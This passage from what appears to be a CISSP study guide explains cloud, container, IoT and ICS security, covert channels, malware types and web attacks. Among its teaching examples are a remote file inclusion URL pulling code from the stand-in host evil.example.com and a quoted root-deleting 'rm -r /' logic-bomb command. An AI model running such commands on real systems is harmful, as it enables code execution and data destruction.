From a security perspective, taking advantage of public cloud computing services requires strict service level agreements and an understanding of new sources of risk. One concern is multiple organizations' guests running on the same host. The compromise of one cloud customer could lead to compromise of other customers.

Also, many cloud providers offer pre-configured system images, which may introduce risks via insecure configuration. For example, imagine a blog service image, with the operating system, Web service, and blogging software all pre-configured. Any vulnerability associated with the pre-configured image can introduce risk to every organization that uses the image.

Learn by Example

Pre-owned Images


In 2011 Amazon sent email to some EC2 (Elastic Cloud Compute) customers, warning them that “It has recently come to our attention that a public AMI in the US-East region was distributed with an included SSH public key that will allow the publisher to log in as root” [16].

AMI stands for Amazon Machine Image, a pre-configured virtual guest. TippingPoint’s DV Labs described what happened: “The infected image is comprised of Ubuntu 10.4 server, running Apache and MySQL along with PHP … the image appears to have been published … 6 months ago and we are only hearing about this problem now. So what exactly happened here? An EC2 user that goes by the name of guru created this image, with the software stack he uses most often and then published it to the Amazon AMI community. This would all be fine and dandy if it wasn’t for one simple fact. The image was published with his SSH key still on it. This means that the image publisher, in this case guru, could log into any server instance running his image as the root user. The keys were left in /root/.ssh/authorized_keys and /home/ubuntu/.ssh/authorized_keys. We refer to the resulting image as ‘certified pre-owned’. The publisher claims this was purely an accident, a mere result of his inexperience. While this may or may not be true, this incident exposes a major security hole within the EC2 community” [16].

Organizations must analyze the risk associated with pre-configured cloud-based systems and consider the option of configuring the system from the “ground up,” beginning with the base operating system.

Organizations should also negotiate specific rights before signing a contract with a cloud computing provider. These rights include the right to audit, the right to conduct a vulnerability assessment, and the right to conduct a penetration test (both electronic and physical) of data and systems placed in the cloud.

Finally, do you know where your data is? Public clouds may potentially move data to any country, potentially beyond the jurisdiction of the organization’s home country. For example: US-based laws such as HIPAA (Health Insurance Portability and Accountability Act) or GLBA (Gramm-Leach-Bliley Act) have no effect outside of the United States. Private or government clouds should be considered in these cases.

**FIG. 4.16**

Shared responsibility.

Shared Responsibility

Responsibility in the pre-cloud world was simpler. As we will discuss shortly, the demarc (line of demarcation) describes the respective responsibilities of the customer (their router and everything behind it) and the ISP (the ISP's router and everything behind that). The shared responsibility is literally one cable connecting those two routers. "Responsibility" describes who is responsible for configuring, maintaining, and securing the systems on either side of the demarc. It also reflects both responsibility for availability (uptime) and legal responsibility.

By its nature, responsibility is more complex in the cloud. Fig. 4.16, from the General Services Administration (GSA), is a great graphic [17] describing the range of responsibilities from on-premises (labeled enterprise IT, where the customer is 100% responsible) to IaaS, PaaS, and SaaS (where the cloud provider has the most responsibility).

Microservices, Containers, and Serverless

The cloud computing revolution has continued to develop and evolve new technologies, including microservices, cloud, and serverless. One of the goals of these technologies is to lower the cost of computing. We originally had computers running on native hardware. Then virtualization allowed multiple operating systems to run on one hypervisor. Cloud brought scale to virtualization. Costs were lowered at every step. That process continued with microservices, containers, and serverless, as we will discuss next.

Microservices

Imagine a company that sold toys online 20 years ago. Usage was (comparatively) low for most of the year but ramped up during sales and the Christmas season. The company required 100 servers for day-to-day operations. During peak

(Christmas shopping season) usage would swell, and the company would need 1000 servers to meet demand.

Building that directly on hardware (pre-virtualization) would have been expensive: 900 servers would sit idle for most of the year. Virtualization improved things, but the company would still need a hypervisor capable of running 1000 virtual machines. Cloud provided a real breakthrough; the toy company could utilize Amazon AWS, Microsoft Azure, Google Compute (and many other cloud providers) to provision virtual systems on demand and shut them down after the rush was over.

Microservices allow additional opportunities to scale, while lowering costs. Servers were historically monolithic: one server provided an array of services. Using the toy company example above, each server may have provided a range of services: authentication, inventory, search, shopping carts, credit card validation, shipping, etc. Microservices breaks those services out via APIs (Application Programming Interfaces), and uses technologies such as containers and serverless to provide the required functionality. Amazon describes Microservices: *With monolithic architectures, all processes are tightly coupled and run as a single service. This means that if one process of the application experiences a spike in demand, the entire architecture must be scaled. Adding or improving a monolithic application's features becomes more complex as the code base grows. This complexity limits experimentation and makes it difficult to implement new ideas. Monolithic architectures add risk for application availability because many dependent and tightly coupled processes increase the impact of a single process failure.*

With a microservices architecture, an application is built as independent components that run each application process as a service. These services communicate via a well-defined interface using lightweight APIs. Services are built for business capabilities and each service performs a single function. Because they are independently run, each service can be updated, deployed, and scaled to meet demand for specific functions of an application [18].

Containers

Containers are a (relatively) older technology that continues to improve. They evolved from the BSD “chroot” (change root) functionality, which locked a process into a directory. That process (such as a Bind nameserver daemon) could only access files in its directory and could not access files outside of it. For example: if Bind was chrooted to “/var/bind” it could not ready anything outside of that directory and its subdirectories (such as /var./bind/conf). This was done to limit the risk of a compromised service to the rest of the operating system: files such as /etc/passwd and /etc/shadow could not be accessed, for example.

BSD jails are built on top of the chroot concept by also isolating the network: each jail had its own IP address, for example. Two jails on the same system that need to transfer data need to communicate via the network.

The BSD operating systems call this concept a jail, while the term container is used with Linux. Docker is one of the most prevalent container technologies, with an emphasis on large-scale orchestration. Docker describes containers: *A container*

is a standard unit of software that packages up code and all its dependencies so the application runs quickly and reliably from one computing environment to another. A Docker container image is a lightweight, standalone, executable package of software that includes everything needed to run an application: code, runtime, system tools, system libraries and settings [19].

Containers vs. Virtualization

You may be wondering: how are containers different from virtualization? The key distinction: each virtual system runs its own kernel. A hypervisor running three virtual machines means four kernels are running: one for the hypervisor, and one for each VM. A host system running three containers means one kernel is running: the host system's. Each container also uses the host system's kernel. This means containers require fewer resources than a VM, but it also means they are less separated (from a security standpoint) than VMs. Fig. 4.17, from the US Department of Energy's Argonne National Laboratory, shows the difference between containers and virtual machines [20].

Serverless

Serverless is a confusingly named technology: it uses servers, but they belong to someone else. “Someone else’s server” is a better name, though admittedly far less catchy. It is also known as Functions as a Service (FaaS), which is more accurate. Serverless simply means code is sent to another server which returns the results. Popular serverless technologies include AWS (Amazon Web Services) Lambda, Azure Functions, and Google Cloud Functions.




FIG. 4.17

Containers vs. virtual machines.

Here's a simple "Hello World!"-style function [21], using Python and JSON (JavaScript Object Notation). Note that Python programming and JSON structure are not testable on the exam; they are used here to provide a simple example of serverless code.

```
import json
print('Loading function')
def lambda_handler(event, context):
    print("value1 = " + event['key1'])
    print("value2 = " + event['key2'])
    print("value3 = " + event['key3'])
```

Matching JSON:

```
{
  "key1": "Pass",
  "key2": "the",
  "key3": "CISSP!"}
```

[Fig. 4.18](#) shows the output, via the AWS Lambda console.

We have run functions like this for decades on our own CPUs. In this case, the function was sent to AWS, and AWS's CPUs executed the function and returned the results. AWS charges per CPU cycle required to execute the function. This is much more efficient than running that code on a physical host or a virtual machine (where hundreds of other processes are running and consuming CPU cycles), or a container (which uses fewer CPU cycles than a physical host or VM, but more than serverless).

High-Performance Computing (HPC) and Grid Computing

Both high-performance computing (HPC) and grid computing seek to achieve high computational performance via large numbers of computers. The key distinction: high-performance computing systems (also known as supercomputers) leverage parallel computers at a single location (all typically working on the same task), while grid computing uses massive amounts of distributed computers (working on a variety of tasks).

HPC systems leverage massive amounts of CPUs to achieve quadrillions of floating point operations (FLOPs) per second. Common HPC applications include

```
Log output
The section below shows the logging calls in your code. Click here to view the corresponding CloudWatch log group.

START RequestId: d3f09a88-b81e-4271-8724-888984de959e Version: $LATEST
  Loading function
    value1 = Pass
    value2 = the
    value3 = CISSP!
END RequestId: d3f09a88-b81e-4271-8724-888984de959e
REPORT RequestId: d3f09a88-b81e-4271-8724-888984de959e Duration: 2.57 ms      Billed Duration: 3 ms     Memory Size: 128 MB    Max Memory Used: 36 MB   Init Duration: 124.96 ms
```

FIG. 4.18

Serverless output.

sequencing DNA, autonomous driving, weather prediction, and much more. The primary purpose of HPC systems is to allow for increased performance through economies of scale. One of the key security concerns with HPC systems is ensuring data integrity is maintained throughout the processing. Often HPC systems will leverage some degree of shared memory on which they operate. This shared memory, if not appropriately managed, can expose potential race conditions that introduce integrity challenges.

Grid computing typically leverages the spare CPU cycles of devices that are not currently needed for a system's own needs, and then focuses them on the goal of the grid computing resources. While these few spare cycles from each individual computer might not mean much to the overall task, in aggregate, the cycles are significant. SETI@HOME was a famous example of grid computing: it was “a scientific experiment, based at UC Berkeley, that uses Internet-connected computers in the Search for Extraterrestrial Intelligence (SETI)” [22].

Peer-to-Peer

Peer-to-peer (P2P) networks alter the classic client/server computer model. Any system may act as a client, a server, or both, depending on the data needs. Like most technology, most P2P networks were designed to be neutral with regard to intellectual property rights. That being said, P2P networks are frequently used to download commercial music and movies, often in violation of the intellectual property owner's rights. Decentralized peer-to-peer networks are resilient: there are no central servers that can be taken offline.

One of the first P2P systems was the original Napster, which debuted in 1999. It was designed to allow music sharing and was partially peer-to-peer: downloads occurred in P2P fashion, but the central index servers (where users could search for specific songs, albums, and artists) were classic client/server design.

This design provided an Achilles heel for lawyers representing the music industry: if the central index servers were taken down, users would be unable to locate music. This is exactly what happened in 2001. Many P2P protocols designed during and since that time, including Gnutella and BitTorrent, are decentralized. If you have a Gnutella network with 10,000 systems and any 1000 go offline, you now have a Gnutella network of 9000 systems.

Beyond intellectual property issues, integrity is a key P2P concern. With no central repository of data, what assurance do users have of receiving legitimate data? Cryptographic hashes are a critical control, and should be used to verify the integrity of data downloaded from a P2P network.

Thin Clients

Thin clients are simpler than normal computer systems, with hard drives, full operating systems, locally installed applications, etc. They rely on central servers, which serve applications and store the associated data. Thin clients allow centralization of

applications and their data, as well as the associated security costs of upgrades, patching, data storage, etc. Thin clients may be hardware-based (such as diskless workstations) or software-based (such as thin client applications).

Diskless Workstations

A *diskless workstation* (also called diskless node) contains CPU, memory, and firmware, but no hard drive. Diskless devices include PCs, routers, embedded devices, and others. The kernel and operating system are typically loaded via the network. Hardware UNIX X-Terminals are an example of diskless workstations.

A diskless workstation's BIOS begins the normal POST procedure, loads the TCP/IP stack, and then downloads the kernel and operating system using protocols such as the Bootstrap Protocol (BOOTP) or the Dynamic Host Configuration Protocol (DHCP). BOOTP was used historically for UNIX diskless workstations. DHCP, which we will discuss in [Chapter 5](#), Domain 4: Communication and Network Security, has more features than BOOTP, providing additional configuration information such as the default gateway, and DNS servers.

Thin Client Applications

Thin client applications normally run on a system with a full operating system, but use a Web browser as a universal client, providing access to robust applications that are downloaded from the thin client server and run in the browser. This contrasts with “fat” applications, which are stored locally, often with locally stored data, and with sometimes complex network requirements.

Thin clients can simplify client/server and network architecture and design, improve performance, and lower costs. All data is typically stored on thin client servers. Network traffic typically uses HTTP (TCP port 80) and HTTPS (TCP port 443). The client must patch the browser and operating system to maintain security, but thin client applications are patched at the server. Citrix ICA, 2X ThinClientServer, and OpenThinClient are examples of thin client applications.

Embedded Systems and The Internet of Things (IoT)

Embedded systems are computers that perform a limited set of functions, unlike general-purpose systems that perform a wide variety of functions, such as a desktop computer running Windows 11. Examples of embedded systems include HVAC controllers, medical devices such as heart monitors or IV drip pumps, ATMs, and “smart” appliances. The “embedded” portion means that it is not obvious that they are computers: a “smart” dishwasher appears largely the same as an older mechanical dishwasher that does not contain a computer.

The Internet of Things (IoT) refers to small Internet connected devices such as baby monitors, thermostats, cash registers, appliances, light bulbs, smart meters, fitness monitors, and cars. Many of these devices are often directly accessible via the internet. These are embedded systems that are also networked. Their risk is larger




FIG. 4.19

Hypponen's Law.

because they can be compromised via the network: non-networked embedded devices require physical access to compromise.

You may think of your “smart” TV as a television (which it is), but it is probably also running a server operating system such as Linux. These devices can pose significant security risks: default credentials are common, enterprise management tools are usually lacking, and straightforward issues such as patching can be difficult (if not impossible). Vendors often release base operating system patches quite slowly, and commonly end support for devices that are still in widespread use.

Remember Hypponen’s Law when considering “smart” devices, a term coined by Mikko Hypponen. His Twitter post [23] is shown in Fig. 4.19.

Note that Mikko Hypponen himself (or his law) is not testable on the CISSP® exam, but it’s a good idea to keep his law in mind when purchasing or deploying “smart” devices: is the associated risk of compromise worth the benefits?

“Forever devices” represent a significant risk: they are devices that run for extended periods of time (years and decades) without receiving security updates. This risk is higher for IoT devices that may be compromised over a network. Some embedded devices can operate for decades, such as “smart” TVs and embedded devices in automobiles.

Distributed Systems and Edge Computing Systems

Distributed systems combine computers from multiple locations and treat them as one logical system. For example: millions of people surf to <https://google.com> and appear to be accessing the same system, while there are thousands of geographically distributed servers involved. STI Partners defines distributed computing: “Distributed computing refers to the ability to move workloads across different locations across the distributed compute spectrum. As seen below, this includes locations in the traditional cloud (private or public), the edge and potentially end-devices” [24].

Distributed computing uses a range of systems, from centralized cloud-based systems to local edge systems (located at or near the customer’s site). Edge computing is a component of distributed computing that seeks to push data to the edge of the

network (and closer to the customer). This allows faster download speeds, low network latency, and can leverage local CPUs to perform complex calculations (as opposed to uploading data to a central location to process it). Content Distribution Networks (CDNs), discussed in [Chapter 5](#), Domain 4: Communication and Network Security, were an early form of edge computing.

Industrial Control Systems (ICS)

Industrial Control Systems (ICS) are computers used by industries such as power generation, manufacturing, and automation. Historically the protocols used in Industrial Control Systems, such as Modbus, were plaintext and quite insecure. This risk was mitigated by the fact that these systems were (previously) commonly segmented from the Internet and relied on serial communications (much like modems) to communicate within one facility. That has changed considerably over the years, and these systems are now commonly connected to the Internet. Protocols such as Modbus, which previously used serial lines, have been updated to use TCP/IP (Modbus TCP). Unfortunately, Modbus TCP is plaintext, requiring encrypted tunnels to be transmitted securely.

Dong-Ho Kang, Byoung-Koo Kim, Jung-Chan Na describe Modbus: *There are no security elements in the Modbus. Any attacker that can reach a Modbus server will be able to read and write to the field device as well as reboot the device and run diagnostic commands. The simplicity of the Modbus protocol and widespread availability of free Modbus clients makes it relatively simple to attack a Modbus server [25].*

Important ICS terms to know include the following:

- *Supervisory Control and Data Acquisition (SCADA): A SCADA (or supervisory control and data acquisition) system means a system consisting of a number of remote terminal units (or RTUs) collecting field data connected back to a master station via a communications system.*
- *Remote Terminal Unit (RTU): An RTU (sometimes referred to as a Remote Telemetry Unit) as the title implies, is a standalone data acquisition and control unit, generally microprocessor based, which monitors and controls equipment at some remote location from the central station.*
- *Distributed Control Systems (DCS): In a DCS, the data acquisition and control functions are performed by a number of distributed microprocessor-based units situated near to the devices being controlled or the instrument from which data is being gathered [26].*
- *Programmable Logic Controllers (PLC): a small, modular solid state computer with customized instructions for performing a particular task. PLCs, which are used in industrial control systems (ICS) for a wide variety of industries, have largely replaced mechanical relays, drum sequencers and cam timers [27].*

System Vulnerabilities, Threats, and Countermeasures

System Threats, Vulnerabilities, and Countermeasures describe security architecture and design vulnerabilities, and the corresponding exploits that may compromise system security. We will also discuss countermeasures or mitigating actions that reduce the associated risk.

Emanations

Emanations are energy that escapes an electronic system, which may be remotely monitored under certain circumstances. Energy includes electromagnetic interference, discussed later in this chapter.

Wired Magazine discussed the discovery of electronic emanations in the article “Declassified NSA Document Reveals the Secret History of TEMPEST”: “It was 1943, and an engineer with Bell Telephone was working on one of the U.S. government’s most sensitive and important pieces of wartime machinery, a Bell Telephone model 131-B2 … Then he noticed something odd. Far across the lab, a freestanding oscilloscope had developed a habit of spiking every time the teletype encrypted a letter. Upon closer inspection, the spikes could be translated into the plain message the machine was processing. Though he likely did not know it at the time, the engineer had just discovered that all information processing machines send their secrets into the electromagnetic ether” [28].

As a result of this discovery, *TEMPEST* (not an acronym, but a codename by the United States National Security Agency) was developed as a standard for shielding electromagnetic emanations from computer equipment.

Covert Channels

A *covert channel* is any communication that violates security policy. The communication channel used by malware installed on a system that locates Personally Identifiable Information (PII) such as credit card information and sends it to a malicious server is an example of a covert channel. Two specific types of covert channels are *storage channels* and *timing channels*.

The opposite of a covert channel is an *overt channel*: authorized communication that complies with security policy.

Covert Storage Channels

A storage channel example uses shared storage, such as a temporary directory, to allow two subjects to signal each other. Imagine Alice is a subject with a top secret clearance, and Bob is a secret-cleared subject. Alice has access to top secret information that she wishes to share with Bob, but the mandatory access control (MAC) system will prevent her from doing so.

Bob can see the size of Alice’s temporary files, but not the contents. They develop a code: a megabyte file means war is imminent (data labeled top secret) and a 0-byte file means “all clear.” Alice maintains a 0-byte file in the temporary directory until

war is imminent, changing it to a 1-megabyte file, signaling Bob in violation of the system's MAC policy.

Covert Timing Channels

A covert timing channel relies on the system clock to infer sensitive information. An example of a covert timing channel is an insecure login system. The system is configured to say “bad username or password,” if a user types a good username with a bad password, or a bad username and a bad password. This is done to prevent outside attackers from inferring real usernames.

Our insecure system prints “bad username or password” immediately when a user types a bad username/bad password, but there is a small delay (due to the time required to check the cryptographic hash) when a user types a good username with a bad password. This timing delay allows attackers to infer which usernames are good or bad, in violation of the system’s security design.

Backdoors

A *backdoor* is a shortcut in a system that allows a user to bypass security checks (such as username/password authentication) to log in. Attackers will often install a backdoor after compromising a system. For example, an attacker gains shell access to a system by exploiting a vulnerability caused by a missing patch. The attacker wants to maintain access (even if the system is patched), so she installs a backdoor to allow future access.

Maintenance hooks are a type of backdoor; they are shortcuts installed by system designers and programmers to allow developers to bypass normal system checks during development, such as requiring users to authenticate. Maintenance hooks become a security issue if they are left in production systems.

Malicious Code (Malware)

Malicious Code or *Malware* is the generic term for any type of software that attacks an application or system. There are many types of malicious code; viruses, worms, trojans, and logic bombs can cause damage to targeted systems.

Zero-day exploits are malicious code (a threat) for which there is no vendor-supplied patch (meaning there is an unpatched vulnerability).

Computer Viruses

Computer viruses are malware that does not spread automatically: they require a carrier (usually a human). They frequently spread via floppy disk, and (more recently) portable USB (Universal Serial Bus) memory. These devices may be physically carried and inserted into multiple computers.

Types of viruses include:

- Macro virus: a virus written in macro language (such as Microsoft Office or Microsoft Excel macros)

- Boot sector virus: a virus that infects the boot sector of a PC, which ensures that the virus loads upon system startup
- Stealth virus: a virus that hides itself from the OS and other protective software, such as antivirus software
- Polymorphic virus: a virus that changes its signature upon infection of a new system, attempting to evade signature-based antivirus software
- Multipartite virus: a virus that spreads via multiple vectors, also called multipart virus

Worms

Worms are malware that self-propagates (spreads independently). The term “worm” was coined by John Brunner in 1975 in the science fiction story *The Shockwave Rider*. Worms typically cause damage two ways: first by the malicious code they carry; the second type of damage is loss of network availability due to aggressive self-propagation. Worms have caused some of the most devastating network attacks.

The first widespread worm was the Morris worm of 1988, written by Robert Tappan Morris, Jr. Many Internet worms have followed since, including the Blaster worm of 2003, the Sasser worm of 2004, the Conficker worm of 2008+, and many others.

Trojans

A trojan (also called a Trojan horse) is malware that performs two functions: one benign (such as a game) and one malicious. The term derives from the Trojan horse described in Virgil’s poem *The Aeneid*.

Rootkits

A rootkit is malware that replaces portions of the kernel and/or operating system. A user-mode rootkit operates in ring 3 on most systems, replacing operating system components in “userland.” Commonly rootkitted binaries include the ls or ps commands on Linux/UNIX systems, or dir or tasklist on Microsoft Windows systems.

A kernel-mode rootkit replaces the kernel, or loads malicious loadable kernel modules. Kernel-mode rootkits operate in ring 0 on most operating systems.

Packers

Packers provide runtime compression of executables. The original exe is compressed, and a small executable decompressor is prepended to the exe. Upon execution, the decompressor unpacks the compressed executable machine code and runs it.

Packers are a neutral technology that is used to shrink the size of executables. Many types of malware use packers, which can be used to evade signature-based

malware detection. A common packer is UPX (Ultimate Packer for eXecutables), available at <https://upx.github.io/>.

Logic Bombs

A *logic bomb* is a malicious program that is triggered when a logical condition is met, such as after a number of transactions have been processed, or on a specific date (also called a time bomb). Malware such as worms often contain logic bombs, behaving in one manner, and then changing tactics on a specific date and time.

Roger Duronio of UBS PaineWebber successfully deployed a logic bomb against his employer after becoming disgruntled due to a dispute over his annual bonus. He installed a logic bomb on 2000 UBS PaineWebber systems, triggered by the date and time of March 4, 2002, at 9:30 AM: “This was the day when 2000 of the company’s servers went down, leaving about 17,000 brokers across the country unable to make trades. Nearly 400 branch offices were affected. Files were deleted. Backups went down within minutes of being run” [29].

Duronio’s code ran the command “/usr/sbin/mrm -r / &” (a UNIX shell command that recursively deletes the root partition, including all files and subdirectories). He was convicted and sentenced to 8 years and 1 month in federal prison.

Antivirus Software

Antivirus software is designed to prevent and detect malware infections. Signature-based antivirus uses static signatures of known malware. Heuristic-based antivirus uses anomaly-based detection to attempt to identify behavioral characteristics of malware, such as altering the boot sector.

Server-Side Attacks

Server-side attacks (also called service-side attacks) are launched directly from an attacker (the client) to a listening service. The attack is shown in Fig. 4.20, where evil.example.com launches an attack on bank.example.com, listening on TCP port 445.

Patching, system hardening, firewalls, and other forms of defense-in-depth mitigate server-side attacks. Organizations should not allow direct access to server ports from untrusted networks such as the Internet, unless the systems are hardened and placed on DMZ networks, which we will discuss in Chapter 5, Domain 4: Communication and Network Security.

Note

Server-side attacks exploit vulnerabilities in installed services. This is not exclusively a “server” problem (like a file server running the Windows 2022 operating system): desktops and laptops running operating systems such as Ubuntu Linux 22.04 and Windows 11 also run services and may be vulnerable to server-side attacks. Some prefer the term “service-side attack” to make this distinction clear, but the exam uses the term “server-side.”




FIG. 4.20

Server-side attack.

Client-Side Attacks

Client-side attacks occur when a user downloads malicious content. The flow of data is reversed compared to server-side attacks: client-side attacks initiate from the victim who downloads content from the attacker, as shown in Fig. 4.21.

Client-side attacks are difficult to mitigate for organizations that allow Internet access. Clients include word processing software, spreadsheets, media players, and web browsers. Browsers such as Chrome and Firefox are actually a collection of software: the browser itself, plus third-party software such as Adobe Acrobat Reader, iTunes, QuickTime, etc. All are potentially vulnerable to client-side attacks. All client-side software must be patched, a challenge many organizations struggle with.

Most firewalls are far more restrictive inbound compared to outbound: they were designed to “keep the bad guys out,” and mitigate server-side attacks originating from untrusted networks. They often fail to prevent client-side attacks.

Web Architecture and Attacks

The World Wide Web of 15 years ago was a simpler Web: most web pages were static, rendered in HTML. The advent of “Web 2.0,” with dynamic content, multimedia, and user-created data has increased the attack surface of the Web: creating more attack vectors. Dynamic Web languages such as PHP (a “recursive acronym” that stands for PHP: Hypertext Preprocessor) make web pages far more powerful and dynamic, but also more susceptible to security attacks.

An example PHP attack is the “remote file inclusion” attack. A URL (Universal Resource Locator) such as “<https://good.example.com/index.php?file=readme.txt>”




FIG. 4.21

Client-side attack.

references a PHP script called index.php. That script dynamically loads the file referenced after the “?,” readme.txt, which displays in the browser.

An attacker hosts a malicious PHP file called “evil.php” on the Web server evil.example.com, and then manipulates the URL, entering:

```
https://good.example.com/index.php?file=https://evil.example.com/evil.php
```

If good.example.com is poorly configured, it will download evil.php, and execute it locally, allowing the attacker to steal information, create a backdoor, and perform other malicious tasks.

Applets

Applets are small pieces of mobile code that are embedded in other software such as Web browsers. Unlike HTML (Hyper Text Markup Language), which provides a way to display content, applets are executables. The primary security concern is that applets are downloaded from servers, and then run locally. Malicious applets may be able to compromise the security of the client.

Applets can be written in a variety of programming languages; two prominent applet languages are *Java* (by Oracle/Sun Microsystems) and *ActiveX* (by Microsoft). The term “applet” is used for Java, and “control” for ActiveX, though they are functionally similar.

Java

Java is an object-oriented language used not only to write applets, but also as a general-purpose programming language. Java bytecode is platform-independent: it is interpreted by the Java Virtual Machine (JVM). The JVM is available for a variety of operating systems, including Linux, FreeBSD, and Microsoft Windows.

Java applets run in a sandbox, which segregates the code from the operating system. The sandbox is designed to prevent an attacker who can compromise a java applet from accessing system files, such as the password file. Code that runs in the sandbox must be self-sufficient: it cannot rely on operating system files that exist outside the sandbox. A trusted shell is a statically compiled shell (it does not use operating system shared libraries), which can be used in sandboxes.

ActiveX

ActiveX controls are the functional equivalent of Java applets. They use digital certificates instead of a sandbox to provide security. ActiveX controls are tied more closely to the operating system, allowing functionality such as installing patches via Windows Update. Unlike Java, ActiveX is a Microsoft technology that works on Microsoft Windows operating systems only.

OWASP

The Open Web Application Security Project (OWASP, see <https://www.owasp.org>) represents one of the best application security resources. OWASP provides a tremendous number of free resources dedicated to improving organizations' application security posture. One of their best-known projects is the OWASP Top 10 project, which provides consensus guidance on what are the 10 most significant application security risks. The OWASP Top 10 is available at <https://owasp.org/www-project-top-ten/>.

In addition to the wealth of information about application security threats, vulnerabilities, and defenses, OWASP also maintains several security tools available for free download including a leading interception proxy: ZAP, the Zed Attack Proxy.

XML

XML (Extensible Markup Language) is a markup language designed as a standard way to encode documents and data. XML is similar to, but more universal than, HTML. XML is used on the Web but is not tied to it: XML can be used to store application configuration and output from auditing tools, and has many other uses. Extensible means users may use XML to define their own data formats.

Service Oriented Architecture (SOA)

Service Oriented Architecture (SOA) attempts to reduce application architecture down to a functional unit of a service. SOA is intended to allow multiple heterogeneous applications to be consumers of services. The service can be used and reused throughout an organization rather than built within each individual application that needs the functionality offered by the service.

Services are expected to be platform independent and able to be called in a generic way not dependent upon a particular programming language. The intent is that any application may leverage the service simply by using standard means available within their programming language of choice. Services are typically published in some form of a directory that provides details about how the service can be used, and what the service provides.

Though Web services are not the only example, they are the most common example provided for the SOA model. XML or JSON (JavaScript Object Notation) is commonly used for the underlying data structures of Web services, SOAP (originally an acronym for "Simple Object Access Protocol," but now simply "SOAP") or REST (Representational State Transfer) provides the connectivity, and the WSDL (Web Services Description Language) provides details about how the Web services are to be invoked.

Exam Warning

Do not confuse Service Oriented Architecture (SOA) with SOAP. They are related, but different concepts: SOA may use SOAP for connectivity.

Database Security

Databases present unique security challenges. The sheer amount of data that may be housed in a database requires special security consideration. As we will see shortly in the “[Inference and Aggregation](#)” section, the logical connections database users may make by creating, viewing, and comparing records may lead to inference and aggregation attacks, requiring database security precautions such as *inference* controls and *polyinstantiation*.

Polyinstantiation

Polyinstantiation allows two different objects to have the same name. The name is based on the Latin roots for multiple (poly) and instances (instantiation). Database polyinstantiation means two rows may have the same primary key, but different data.

Imagine you have a multilevel secure database table. Each tuple (a tuple is a row or an entry in a relational database) contains data with a security label of confidential, secret, or top secret. Subjects with the same three clearances can access the table. The system follows mandatory access control rules, including “no read up”: a secret subject cannot read an entry labeled top secret.

A manager with a secret clearance is preparing to lay off some staff, opens the “layoffs” table, and attempts to create an entry for employee John Doe, with a primary key of 123-45-6789. The secret subject does not know that an entry already exists for John Doe with the same primary key, labeled top secret. In fact, entries labeled top secret exist for the entire department, including the manager: the entire department is going to be laid off. This information is labeled top secret: the manager cannot read it.

Databases normally require that all rows in a table contain a unique primary key, so a normal database would generate an error like “duplicate entry” when the manager attempts to insert the new entry. The multilevel secure database cannot do that without allowing the manager to infer top secret information.

Polyinstantiation means the database will create two entries with the same primary key: one labeled secret and one labeled top secret.

Inference and Aggregation

Inference and *aggregation* occur when a user can use lower-level access to learn restricted information. These issues occur in multiple realms, including database security.

Inference requires deduction: there is a mystery to be solved, and lower-level details provide the clues. Aggregation is a mathematical process: a user asks every question, receives every answer, and derives restricted information.

Learn by Example

Pentagon Pizza Inference

The United States Pentagon ordered a lot of pizza on the evening of January 16, 1991, far more than normal. The sheer volume of pizza delivery cars allowed many people without United States

Military clearances to see that a lot of people were working long hours, and therefore infer that something big was going on. They were correct; Operation Desert Storm (aka Gulf War I) was about to launch: “Outside of technology, Maj. Ceralde cited an example of how ‘innocuous’ bits of information can give a snapshot of a bigger picture. He described how the Pentagon parking lot had more parked cars than usual on the evening of January 16, 1991, and how pizza parlors noticed a significant increase of pizza to the Pentagon and other government agencies. These observations are indicators, unclassified information available to all, Maj. Ceralde said. That was the same night that Operation Desert Storm began” [30].

